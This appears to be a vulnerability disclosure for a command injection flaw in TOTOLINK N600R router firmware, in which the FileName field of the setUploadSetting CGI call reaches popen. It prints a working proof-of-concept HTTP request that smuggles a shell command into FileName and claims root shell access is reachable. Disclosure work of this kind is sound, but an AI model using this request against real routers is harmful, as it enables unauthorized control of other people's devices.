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TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability


Overview

- Manufacturer's website information：http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36


1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details



The program passes the content obtained through the filename function to V6, then formats the matched content into V33 through the sprintf function, and then brings V33 into getcmdstr



At this time, the corresponding parameter A1 is finally brought into the Popen function, and there is a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 102
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647874864:2
Connection: close

{"topicurl":"setting/setUploadSetting",
"FileName":"test1$(ls>/tmp/10.txt;)",
```

```
"ContentLength":"1"
}
```

The reproduction results are as follows:




Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell